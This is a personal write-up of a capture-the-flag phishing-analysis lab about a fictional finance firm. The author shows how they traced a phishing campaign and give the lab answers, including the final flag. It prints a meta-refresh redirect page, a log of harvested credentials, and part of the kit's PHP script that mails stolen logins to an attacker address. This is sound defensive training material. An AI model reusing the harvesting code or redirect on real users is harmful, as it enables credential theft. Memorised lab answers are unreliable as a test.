

Based on real-world occurrences and past analysis, this scenario presents a narrative with invented names, characters, and events.

Please note: The phishing kit used in this scenario was retrieved from a real-world phishing campaign. Hence, it is advised that interaction with the phishing artefacts be done only inside the attached VM, as it is an isolated environment.

An Ordinary Midsummer Day...

As an IT department personnel of SwiftSpend Financial, one of your responsibilities is to support your fellow employees with their technical concerns. While everything seemed ordinary and mundane, this gradually changed when several employees from various departments started reporting an unusual email they had received. Unfortunately, some had already submitted their credentials and could no longer log in.

You now proceeded to investigate what is going on by:

Analysing the email samples provided by your colleagues.

Analysing the phishing URL(s) by browsing it using Firefox.


Retrieving the phishing kit used by the adversary.

Using CTI-related tooling to gather more information about the adversary.

Analysing the phishing kit to gather more information about the adversary.

Who is the individual who received an email attachment containing a PDF?

Scrolling through the phishing emails that were provided, we can see that William McClean received an email containing a pdf




What email address was used by the adversary to send the phishing emails?

Referencing the screenshot taken in the previous question, we can see that Accounts.Payable@groupmarketingonline.icu is the email that was used to send these phishing emails.


What is the redirection URL to the phishing page for the individual Zoe Duncan? (defanged format)

So I went ahead here and saved the file to the local VM, then opened it in the terminal. It gave me the URL, which I then inserted into cyberchef to defang:

hxxp[:]//kennaroads[.]buzz/data/Update365/office365/40e7baa2f826a57fcf04e5202526f8bd/?email=zoe[.]duncan@swiftspend[.]finance&error

A terminal window titled 'damianhall@ip-10-201-30-198: ~/Desktop' with standard window controls. The terminal shows the following commands and output:



```
damianhall@ip-10-201-30-198:~$ cd Desktop
damianhall@ip-10-201-30-198:~/Desktop$ ls
'Direct Credit Advice.html'  phish-emails  Tools
damianhall@ip-10-201-30-198:~/Desktop$ cat 'Direct Credit Advice.html'
<!DOCTYPE html>
<html>
<head>
  <title>Redirecting. . .</title>
  <meta http-equiv="refresh" content="0;URL='http://kennaroads.buzz/data/U
pdate365/office365/40e7baa2f826a57fcf04e5202526f8bd/?email=zoe.duncan@swiftspend
.finance&error'" />
</head>
<body>
  <h1>Redirecting. . .</h1>
  <p>If you are not redirected automatically, please click <a href="http:/
/kennaroads.buzz/data/Update365/office365/40e7baa2f826a57fcf04e5202526f8bd/?emai
l=zoe.duncan@swiftspend.finance&error">here</a>.</p>
</body>
</html>damianhall@ip-10-201-30-198:~/Desktop$
```



What is the URL to the .zip archive of the phishing kit? (defanged format)

Using the knowledge of the URL from the previous question, we can go to the website in the VM to inspect further. After looking through the website for a bit, under the /data index, I was able to locate the ZIP file. Which I then inputted into cyberchef to defang the URL:

hxxp[://]kennaroads[.]buzz/data/Update365[.]zip



What is the SHA256 hash of the phishing kit archive?

Now downloading the ZIP file safely inside the VM, and looking for the SHA256 hash inside the terminal, we get: ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686

```
damianhall@ip-10-201-30-198: ~/Downloads
<!DOCTYPE html>
<html>
<head>
  <title>Redirecting. . .</title>
  <meta http-equiv="refresh" content="0;URL='http://kennaroads.buzz/data/Update365/office365/40e7baa2f826a57fcf04e5202526f8bd/?email=zoe.duncan@swiftspend.finance&error'" />
</head>
<body>
  <h1>Redirecting. . .</h1>
  <p>If you are not redirected automatically, please click <a href="http://kennaroads.buzz/data/Update365/office365/40e7baa2f826a57fcf04e5202526f8bd/?email=zoe.duncan@swiftspend.finance&error">here</a>.</p>
</body>
</html>
damianhall@ip-10-201-30-198:~/Desktop$ cd..
cd
cd..: command not found
damianhall@ip-10-201-30-198:~/Desktop$ cd
damianhall@ip-10-201-30-198:~$ cd Downloads
damianhall@ip-10-201-30-198:~/Downloads$ ls
Update365.zip
damianhall@ip-10-201-30-198:~/Downloads$ sha256sum Update365.zip
ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686  Update365.zip
damianhall@ip-10-201-30-198:~/Downloads$
```

When was the phishing kit archive first submitted? (format: YYYY-MM-DD HH:MM:SS UTC)

Inputting the SHA256 hash value from above into VirusTotal, we can see that it was first submitted on 2020-04-08 21:55:50 UTC

ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Basic properties

| | |
|---------------|--|
| MDS | 16cfbb84338798976c8baa5f986de791 |
| SHA-1 | 2b72b4c4eeed77d9b12b527818e4ef753b0088 |
| SHA-256 | ba3c15267393419eb08c7b2652b8b6b39b406ef300ae8a18fee4d16b19ac9686 |
| Vhash | b7d62b8b9554bac4dbcb4b4dc26d72d |
| SSDEEP | 122881LSJ0xOWhpFoGusJ2uRHz2atgQ2z8KzDV4P49r5Xeg/nqB4vD7L1guqoV8K4eUjy2/ |
| TLSH | T164841219B513E32ED85FA67D89CB8A1E912D2EC111852DE363C6C081ED079987FAD0CD |
| File type | ZIP (compressed) rip |
| Magic | Zip archive data, at least v2.0 to extract, compression method=store |
| Info | Mozilla Archive Format (gen) (83.6%) ZIP compressed archive (86.3%) |
| Magika | ZIP |
| File size | 383.55 KB (402999 bytes) |
| F-PROT packer | appended |

History

| | |
|--------------------------------|-------------------------|
| First Submission | 2020-04-08 21:55:50 UTC |
| Last Submission | 2025-09-15 17:59:50 UTC |
| Last Analysis | 2025-09-07 18:28:39 UTC |
| Earliest Contents Modification | 2019-10-06 19:01:20 |
| Latest Contents Modification | 2020-04-07 00:17:14 |

Names

| |
|---------------|
| Update365.zip |
| abc.zip |

Bundle info

Contents Metadata

Contained Files

49

73°F

Partly sunny


Search

1:47 PM

9/17/2025

When was the SSL certificate the phishing domain used to host the phishing kit archive first logged? (format: YYYY-MM-DD)

After digging for awhile trying to find the answer, I clicked on the hint which unfortunately said it is no longer available and gave me the answer: 2020-06-25



What was the email address of the user who submitted their password twice?


This one took me a little bit of time to find the answer, but I was able to go back to the URL and under /log.txt I was able to see which users inputted their passwords. The user michael.ascot@swiftspend.finance submitted their password twice.

```
← → ↺ Not Secure kennaroads.buzz/data/Update365/log.txt ☆ 📄 📄 📄 📄 📄
-----+ Office365 Login |+-----
Email : isaiah.puzon@gmail.com
Password : PhishMOMUKAM0123!
-----
Client IP: 158.62.17.197
User Agent : Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/112.0
Country : Philippines
Date: Mon Jun 29, 2020 10:00 am
--- http://www.geoiptool.com/?IP=158.62.17.197 ----
-- Created BY Real Carder +--
-----+ Office365 Login |+-----
Email : michael.ascot@swiftspend.finance
Password : Invoice2023!
-----
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113
Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
-- Created BY Real Carder +--
-----+ Office365 Login |+-----
Email : zoe.duncan@swiftspend.finance
Password : Passw0rd1!
-----
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113
Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
-- Created BY Real Carder +--
-----+ Office365 Login |+-----
Email : michael.ascot@swiftspend.finance
Password : Invoice2023!
-----
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113
Safari/537.36
Country : United States
Date: Mon Jun 29, 2020 10:01 am
--- http://www.geoiptool.com/?IP=64.62.197.80 ----
-- Created BY Real Carder +--
-----+ Office365 Login |+-----
Email : derick.marshall@swiftspend.finance
Password : lol
-----
Client IP: 64.62.197.80
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113
Safari/537.36
```

What was the email address used by the adversary to collect compromised credentials?

This one also took me awhile, but since I was operating in the VM, I unzipped the files safely and spent some time searching through these to find the answer. I eventually got to `/office365/validation/submit.php`, which had the answer buried in the script:


`m3npat@yandex.com`



```
19 $key = array_rand($numbers);
20 return $numbers[$key];
21 }
22
23 $url =
24 random_number().random_number().random_number().random_number().random_number().random_number
25 header('location:'.$url);
26
27 $country = visitor_country();
28 $browser = $_SERVER['HTTP_USER_AGENT'];
29 $adddate = date("D M d, Y g:i a");
30 $from = $_SERVER['SERVER_NAME'];
31 $ip = getenv("REMOTE_ADDR");
32 $hostname = gethostbyaddr($ip);
33 $mail = $_POST['email'];
34 $password = $_POST['password'];
35 $passchk = strlen($password);
36
37 $message .= "-----+ Office365 Login |+-----\n";
38 $message .= "Email : ".$email."\n";
39 $message .= "Password : ".$password."\n";
40 $message .= "-----\n";
41 $message .= "Client IP: ".$ip."\n";
42 $message .= "User Agent : ".$browser."\n";
43 $message .= "Country : ".$country."\n";
44 $message .= "Date: ".$adddate."\n";
45 $message .= "--- http://www.geolptool.com/?IP=$ip ---\n";
46 $message .= "--- Created BY Real Carder ---\n";
47
48
49 $send = "m3npat@yandex.com";
50
51 $brn = "Outlook update $ip | Office365";
52 $lagi = "MIME-Version: 1.0\n";
53 $lagi = "From: $ip <no-reply@$from>";
54
55 // Function to get country and country sort;
56
57 function visitor_country()
58 {
59     $client = @$_SERVER['HTTP_CLIENT_IP'];
60     $forward = @$_SERVER['HTTP_X_FORWARDED_FOR'];
```

The adversary used other email addresses in the obtained phishing kit. What is the email address that ends in "@gmail.com"?

This time I utilized the terminal and used the `grep` function inside the ZIP file to find the other gmail that was included in the kit: `jamestanner2299@gmail.com`



```
damianhall@ip-10-201-30-198:~/Downloads/Update365/office365/Validation$ grep gmail ./*
grep: ./images: Is a directory
grep: ./js: Is a directory
./script.st: $to = "jamestanner2299@gmail.com"
./updat.cmd: $to = "jamestanner2299@gmail.com"
./updat.cmd: $to = "jamestanner2299@gmail.com"
./update: $to = "jamestanner2299@gmail.com"
./update: $to = "jamestanner2299@gmail.com"
```


What is the hidden flag?

They definitely saved the toughest question here for the end. After brainstorming for awhile to find out how to get the answer, I clicked on the hint for some guidance. It hinted to me that the flag contains a “.txt” extension and should be downloadable from the URL. After some time messing around with the URL, I finally got the answer when I searched under /flag.txt. From there, I assumed that the secret was probably in Base64, so I went to cyberchef to decipher it. Once I did that, I found the answer, but it was spelled out backwards. So then I fixed that and finally got the answer of THM{pL4y_w1Th_tH3_URL}.

The image shows a web browser window at the top and the CyberChef application window at the bottom.

Browser Window:

- Address bar: `kennaroads.buzz/data/Update365/office365/`
- Page content: "The secret is: fUxSVV8zSHRfaFQxd195NExwe01IVAo="

CyberChef Interface:

- Operations:** A list of operations including "base", "To Base", "From Base", "To Base32", "To Base45", "To Base58", "To Base62", "To Base64", "To Base85", "From Base32", "From Base45", and "From Base58".
- Recipe:** The selected operation is "From Base64". It has a dropdown menu set to "Alphabet" with "A-Za-z0-9 ..." below it. There is a checked checkbox for "Remove non-alphabet chars" and an unchecked checkbox for "Strict mode".
- Input:** The input text is `fUxSVV8zSHRfaFQxd195NExwe01IVAo=`.
- Output:** The output text is `}LRU_3Ht_hT1w_y4Lp{MHT`, which is highlighted in yellow.

Conclusion:

This was a really interesting and fun lab. I haven't had much experience prior to these rooms in analyzing phishing campaigns, but this room really allowed me to expand on some of the skills I'd been working on over the last few rooms. Messing around with the emails, ZIP file, and the URL was a great experience and gave me some good insight into how to do this in the future when analyzing real-life phishing emails.